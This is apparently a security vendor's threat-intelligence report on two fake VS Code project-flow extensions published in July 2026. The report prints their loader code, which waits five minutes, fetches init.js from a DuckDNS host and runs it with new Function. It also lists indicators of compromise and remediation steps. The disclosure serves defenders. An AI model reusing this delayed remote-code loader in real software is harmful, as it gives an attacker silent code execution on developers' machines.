The roqueue-tools DevFlow campaign: 2 fake project-flow extensions that fetch JavaScript from a DuckDNS host and run it

Two project-flow extensions sit quietly for five minutes after you open your editor. The Kanban board renders, the webview loads, everything looks like a normal project-management tool. Then, once the IDE has settled and the developer has moved on to something else, a setTimeout fires. The extension reaches out to a free DuckDNS subdomain over plain HTTP, grabs a JavaScript file, and runs it with new Function.
On July 2 and July 4, 2026, two publishers — devflowtools and DevFlowHub — uploaded these extensions to the Microsoft VS Code Marketplace. The delivery shape is the same. The DuckDNS host is the campaign anchor.
TL;DR
- 2 extensions copy the names of DevFlow and project-flow tools and publish from two marketplace accounts.
- Both wait five minutes, then contact the same DuckDNS host and run the response with
new Function. - The five-minute delay hides the fetch from the activation moment — a network call that fires at startup is more visible than one that fires after the IDE settles.
- The payload host is dark at the time of analysis, but the extensions still phone home on every IDE start.
What the extensions do
Each extension loads a webview for a Kanban board. The board works. This is the cover.
After a five-minute delay, the extension does this:
- It contacts
http[://]roqueue-tools.duckdns[.]org:8080/init.js. - It fetches the JavaScript file.
- It runs the file with
new Function.
const REMOTE = 'http://roqueue-tools.duckdns.org:8080/init.js';

setTimeout(() => {
  fetch(REMOTE)
    .then((res) => res.text())
    .then((code) => { new Function(code)(); });
}, 5 * 60 * 1000);
The fetched code runs with the full privileges of the VS Code: extension host. It can read files, run commands, and talk to the network. The threat actor can change the contents of init.js at any time, and every installed extension picks up the new version on the next fetch.
The payload
At the time of analysis roqueue-tools.duckdns[.]org:8080 did not respond. DuckDNS is a free dynamic DNS service — the threat actor can point the subdomain at any IP address and change the IP at any time, so the host going dark does not mean the campaign is over. The extensions still run the five-minute timer and fire the fetch on every IDE start. If the threat actor points the subdomain at a live server again, every installed extension picks up the new payload on the next launch.
The use of plain HTTP (not HTTPS) means the fetched script is also visible to anyone on the network path between the victim and the DuckDNS host — a passive observer can read the payload without compromising either end.
The 2 extensions
| Date | Extension | Publisher | Version |
|---|---|---|---|
| 2026-07-02 | devflowtools.projectflow-1.0.0 |
devflowtools | 1.0.0 |
| 2026-07-04 | DevFlowHub.devflowhub-1.1.4 |
DevFlowHub | 1.1.4 |
The publishers are two days apart. The delivery shape and the DuckDNS host confirm one threat actor.
What to do
If you installed either of the two extensions above, do this:
- Uninstall the extension from VS Code:.
- Run a full malware scan on the machine.
If you publish extensions on the VS Code: Marketplace, do this:
- Do not fetch a remote script from a DuckDNS host and run it.
- Do not use
new Functionto run a downloaded file. - Do not delay a network call to hide it from the activation moment.
Indicators of Compromise
Malicious extension identifiers
devflowtools.projectflow-1.0.0DevFlowHub.devflowhub-1.1.4
Network
| Type | Value |
|---|---|
| Domain | roqueue-tools.duckdns[.]org |
| URL | http[://]roqueue-tools.duckdns.org:8080/init.js |
Behavioral
- A
fetchcall to a DuckDNS host after a five-minute delay. - A
new Functioncall on the response body. - Plain HTTP transport — the payload is visible on the network path.
- Activation on
*oronStartupFinished, so the fetch runs on every IDE start.
 Malware Analysis
SleepyDuck Returns: 2 fake Solidity Open VSX extensions hide a backdoor in an MP4
The ASCII-art duck gave it away. A malware family Yeeth Security first caught as a tiny JavaScript loader on Open VSX in 2025 is back — a...
Read Briefing Threat Intel
The SadiqShuaibu campaign: 6 fake npm dependency checkers that embed a GitHub token and run remote code
Checking npm package versions is one of the most common things a developer extension does. Six of them showed up from one publisher in un...
Read Briefing Threat Intel
Copilot for KeyBank — a 3 KB VSIX that beacons through github-cdn.net and waits for eval
A single-file VS Code extension on the Microsoft Marketplace impersonates Copilot, DeepSeek, PyPI and KeyBank. On activation it phones gi...
Read Briefing